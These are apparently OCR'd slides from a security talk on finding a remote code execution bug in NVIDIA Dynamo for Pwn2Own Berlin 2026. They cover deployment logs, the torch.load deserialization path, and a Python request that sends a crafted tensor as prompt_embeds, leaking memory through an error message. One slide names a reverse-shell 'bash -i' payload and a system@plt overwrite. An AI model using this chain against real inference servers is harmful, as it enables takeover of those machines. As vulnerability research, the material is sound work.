
↓

ROUND 3

Code Execution

- Modify `data_` → `"bash -c 'bash -i ..."`
- Modify `deleter` → `system@plt`

💥 RCE


localhost:8188
验证你的身份
Unsaved Workflow
运行
1
T: 0.00s
I: 0
N: 0 [0]
V: 0
FPS:128.21
100%

"Auto-Download Latest Version

Not affected after PyTorch released the fixed version

ComfyUI / requirements.txt

comfyanonymous Fix black image on turing when using int4 models. (#14864)

Code Blame 37 lines (36 loc) · 531 Bytes ·

```
comfyui-frontend-package==1.45.20
comfyui-workflow-templates==0.11.6
comfyui-embedded-docs==0.5.7
torch
torchsde
torchvision
torchaudio
numpy>=1.25.0
```

"Pwn2Own 2026

ANNOUNCING PWN2OWN BERLIN FOR 2026

March 12, 2026 | Dustin Childs

Target	Cash Prize
Chroma	$20,000
Postgres pgvector	$30,000
Oracle Autonomous AI Database	$40,000

Target	Cash Prize
Anthropic Claude Code	$40,000
OpenAI Codex	$40,000
Cursor	$30,000

Target	Cash Prize
Ollama	$40,000
LiteLLM	$40,000
LM Studio	$40,000
Llama.cpp	$40,000

Target	Cash Prize
Megatron Bridge	$20,000
NV Container Toolkit	$50,000
Dynamo	$50,000

"What is Dynamo?


NVIDIA Dynamo

High-throughput, low-latency inference framework designed for serving generative AI and reasoning models in multi-node distributed environments.

"Started Bug Hunting on Announcement Day

TrendAI Zero Day Initiative @thezdi · 3月13日

Announcing #Pwn2Own Berlin 2026! We've got 10 categories for targets, including an expanded #AI target list. We have 4 AI categories - including coding agents (looking at you #Claude). More than $1,000,000 in cash & prizes available. Read the details at



zerodayinitiative.com

Zero Day Initiative — Announcing Pwn2Own Berlin ...

If you just want to read the contest rules, click here . Willkommen zurück, meine Damen und Herren, zu...

4 40 168 3.9万

Mar 5

saturley-hall

v0.9.1

ebcbd61

Compare

Dynamo Release v0.9.1

Dynamo v0.9.1

Release Notes

"Three Backends

Dynamo is inference engine agnostic (supports TRT-LLM, vLLM, SGLang) and provides:

- **Disaggregated Prefill & Decode** – Maximizes GPU throughput with latency/throughput trade-offs
- **Dynamic GPU Scheduling** – Optimizes performance based on fluctuating demand
- **LLM-Aware Request Routing** – Eliminates unnecessary KV cache re-computation
- **Accelerated Data Transfer** – Reduces inference response time using NIXL
- **KV Cache Offloading** – Leverages multiple memory hierarchies for higher throughput

Backend Feature Support

	SGLang	TensorRT-LLM	vLLM
Best For	High-throughput serving	Maximum performance	Broadest feature coverage
Disaggregated Serving	✅	✅	✅
KV-Aware Routing	✅	✅	✅
SLA-Based Planner	✅	✅	✅
KVBM	🚧	✅	✅
Multimodal	✅	✅	✅
Tool Calling	✅	✅	✅

"Try to Deploy

```
# SGLang
docker run --gpus all --network host --rm -it nvcr.io/nvidia/ai-dynamo/sglang-runtime:0.9.1

# TensorRT-LLM
docker run --gpus all --network host --rm -it nvcr.io/nvidia/ai-dynamo/tensorrtllm-runtime:0.9.

# vLLM
docker run --gpus all --network host --rm -it nvcr.io/nvidia/ai-dynamo/vllm-runtime:0.9.1
```

```
  @@@@@@@@@@     @@@@      @@@@ @@@@  @@@@@@@@       @@@@       @@@@@
 @@@@@@@@@@@@@  @@@@@@    @@@@@@ @@@@@ @@@@@@@@@@@@@  @@@@@@     @@@@@@@@
 @@@@@@@@@@@@@@ @@@@@@@  @@@@@@  @@@@@ @@@@@@@@@@@@@@ @@@@@@    @@@@@@@@@@
 @@@@@@    @@@@@@@@@@@@@  @@@@@@  @@@@@ @@@@@@    @@@@@@ @@@@@@   @@@@@@ @@@@@@
 @@@@@@     @@@@@@ @@@@@@@@@@@@   @@@@@ @@@@@@    @@@@@@ @@@@@@  @@@@@@  @@@@@@
 @@@@@@     @@@@@@  @@@@@@@@@@@   @@@@@ @@@@@@   @@@@@@@ @@@@@@  @@@@@@@@@@@@@@
 @@@@@@     @@@@@@  @@@@@@@@@@    @@@@@ @@@@@@@@@@@@@@@ @@@@@@ @@@@@@@@@@@@@@@
 @@@@@@     @@@@@@   @@@@@@@@     @@@@@ @@@@@@@@@@@@@  @@@@@@@@@@@@     @@@@@@@
  @@@        @@@       @@@@       @@@   @@@@@@@        @@   @@@         @@@  ®

Dynamo: A Datacenter Scale Distributed Inference Serving Framework

This is a minimum runtime container for interacting with Dynamo via our CLI
tools.

Try the following to begin interacting with a model:
> python -m dynamo.frontend [--http-port 8000]
> python -m dynamo.{vllm,sglang,trtllm} --model Qwen/Qwen2.5-3B-Instruct

To run more complete deployment examples, instances of etcd and nats need to be
accessible within the container. This is generally done by connecting to
existing etcd/nats services from the host or other containers. For simple
cases, you can start them in the container as well:
> nats-server -js &
> etcd --listen-client-urls http://0.0.0.0:2379 --advertise-client-urls http://0.0.0.0:2379 --data-dir /tmp/etcd &
```

"Errors When Run Directly


```
[dynamo@gpu-v100:/workspace$ python -m dynamo.frontend
2026-04-15T05:18:13.887311Z ERROR dynamo_runtime::distributed: Could not connect to etcd. Pass `--store-kv ..`
://localhost:2379
Traceback (most recent call last):
  File "<frozen runpy>", line 198, in _run_module_as_main
  File "<frozen runpy>", line 88, in _run_code
  File "/opt/dynamo/venv/lib/python3.12/site-packages/dynamo/frontend/__main__.py", line 7, in <module>
    main()
  File "/opt/dynamo/venv/lib/python3.12/site-packages/dynamo/frontend/main.py", line 464, in main
    uvloop.run(async_main())
  File "/opt/dynamo/venv/lib/python3.12/site-packages/uvloop/__init__.py", line 109, in run
    return __asyncio.run(
           ^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/asyncio/runners.py", line 194, in run
    return runner.run(main)
           ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.12/asyncio/runners.py", line 118, in run
    return self._loop.run_until_complete(task)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "uvloop/loop.pyx", line 1518, in uvloop.loop.Loop.run_until_complete
  File "/opt/dynamo/venv/lib/python3.12/site-packages/uvloop/__init__.py", line 61, in wrapper
    return await main
           ^^^^^^^^^^
  File "/opt/dynamo/venv/lib/python3.12/site-packages/dynamo/frontend/main.py", line 371, in async_main
    runtime = DistributedRuntime(loop, flags.store_kv, flags.request_plane, enable_nats)
              ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
Exception: Unable to create lease. Check etcd server status at http://localhost:2379
```

"Deploy Successfully


```
nats-server -js &
etcd --listen-client-urls http://0.0.0.0:2379
    --advertise-client-urls http://0.0.0.0:2379
    --data-dir /tmp/etcd &
python -m dynamo.frontend &
python -m dynamo.vllm --model Qwen/Qwen3-0.6B
```

```
dynamo@gpu-v100:/workspace$ python -m dynamo.frontend
2026-04-15T05:20:54.075190Z  INFO dynamo_runtime::distributed: Initializing KV store discovery backend
2026-04-15T05:20:54.076510Z  INFO dynamo_runtime::pipeline::network::manager: Initializing NetworkManager with TCP request plane mode=tcp host=192.
168.1.9 port=OS-assigned
2026-04-15T05:20:54.112022Z  INFO dynamo_llm::http::service::service_v2: Starting HTTP(S) service protocol="HTTP" address="0.0.0.0:8000"

2026-04-15T05:32:09.271747Z  WARN dynamo_llm::hub: Cannot connect to ModelExpress server: Transport error: transport error. Using direct download.
2026-04-15T05:32:09.272155Z  INFO modelexpress_common::download: Downloading model 'Qwen/Qwen3-0.6B' using provider: Hugging Face
2026-04-15T05:32:09.272177Z  WARN modelexpress_common::download: `ignore_weights` is set to true. All the model weight files will be ignored!
2026-04-15T05:32:09.272195Z  INFO modelexpress_common::providers::huggingface: Downloading model from Hugging Face: Qwen/Qwen3-0.6B
2026-04-15T05:32:09.272226Z  INFO modelexpress_common::providers::huggingface: Using cache directory: "/home/dynamo/.cache/huggingface/hub"
2026-04-15T05:32:10.387629Z  INFO modelexpress_common::providers::huggingface: Got model info: RepoInfo { siblings: [Siblings { rfilename: ".gitatt
ributes" }, Siblings { rfilename: "LICENSE" }, Siblings { rfilename: "README.md" }, Siblings { rfilename: "config.json" }, Siblings { rfilename: "g
eneration_config.json" }, Siblings { rfilename: "merges.txt" }, Siblings { rfilename: "model.safetensors" }, Siblings { rfilename: "tokenizer.json"
 }, Siblings { rfilename: "tokenizer_config.json" }, Siblings { rfilename: "vocab.json" }], sha: "c1899de289a04d12100db370d81485cdf75e47ca" }
2026-04-15T05:32:10.387797Z  INFO modelexpress_common::providers::huggingface: Downloaded model files for Qwen/Qwen3-0.6B
2026-04-15T05:32:10.387848Z  INFO dynamo_llm::hub: ModelExpress download completed successfully for model: Qwen/Qwen3-0.6B
2026-04-15T05:32:10.755625Z  INFO dynamo_llm::http::service::service_v2: chat endpoints enabled
2026-04-15T05:32:10.755659Z  INFO dynamo_llm::http::service::service_v2: completion endpoints enabled
2026-04-15T05:32:10.812502Z  INFO dynamo_llm::discovery::watcher: Chat completions is ready
2026-04-15T05:32:10.845055Z  INFO dynamo_llm::discovery::watcher: Completions is ready
2026-04-15T05:32:10.845085Z  INFO dynamo_llm::discovery::watcher: added model model_name="Qwen/Qwen3-0.6B" namespace="dynamo"
```

Architecture



"The Vuln


Rust Frontend
HTTP → Validate → Route
TCP
Python Worker
decode prompt_embeds
torch.load()
weights_only=True
Rust Frontend
1. handler_completions()
2. completions_single()
3. engine.generate()
4. Preprocessor (validate)
5. PushRouter → TCP send
TCP
Python Worker
6. generate()
7. _generate_token_mode()
8. _build_prompt()
9. _decode_prompt_embeds()
Deserialization
10. base64 decode
11. torch.load(buf)
weights_only=True ✓

"Leak Achieved

```python
import requests
import base64
url = "http://127.0.0.1:8000/v1/completions"
headers = {
    "Content-Type": "application/json"
}
content=""
with open("tensor.pt","rb") as f:
    content=base64.b64encode(f.read()).decode()
data = {
    "model": "Qwen/Qwen3-0.6B",
    "prompt": "x",
    "prompt_embeds":content,
    "stream":False
}
response = requests.post(url, headers=headers, json=data)
print(response.text)
```

```
dynamo@iv-yeqdb0q6m8ay8n848rzf:/tmp/exp$ python3 send.py
{"message":"Failed to fold completions stream for 0cd43495-4ceb-4491-aa19-f6af160a8e96: unknown variant `error: Invalid
prompt_embeds: Failed to decode prompt_embeds as PyTorch tensor: Weights only load failed. In PyTorch 2.6, we changed th
e default value of the `weights_only` argument in `torch.load` from `False` to `True`. Re-running `torch.load` with `wei
ghts_only` set to `False` will likely succeed, but it can result in arbitrary code execution. Do it only if you got the
file from a trusted source.\nPlease file an issue with the following so that we can make `weights_only=True` compatible
with your use case: WeightsUnpickler error: \n\nOnly persistent_load of storage is allowed, but got tensor([
     1,                  2,                  3,\n                          4,                  5,
6,\n                          7,                  8,                  9,\n                          10,
   9,                 97,\n                  322170851, 4285345213156097082,     110425377238528,\n
    33,                  0,                  0,\n                          0,                  0])\n\nCheck the docu
mentation of torch.load to learn more about types accepted by default with weights_only https://pytorch.org/docs/stable/
generated/torch.load.html.`, expected one of `eos`, `length`, `stop`, `error`, `cancelled`, `content_filter` at line 1 c
olumn 1276","type":"Internal Server Error","code":500}
```

```
2026-07-11T11:24:25.730426Z  INFO dynamo_runtime::pipeline::network::manager: TCP request plane server started actual_addr=172.31.2.19:33777 actual_port=33777
2026-07-11T11:24:25.730442Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'unload_lora' with shared TCP server on 172.31.2.19:337
2026-07-11T11:24:25.730484Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'list_loras' with shared TCP server on 172.31.2.19:3377
2026-07-11T11:24:25.730492Z  INFO dynamo_runtime::pipeline::network::ingress::shared_tcp_endpoint: Registered endpoint 'clear_kv_blocks' with shared TCP server on 172.31.2.19
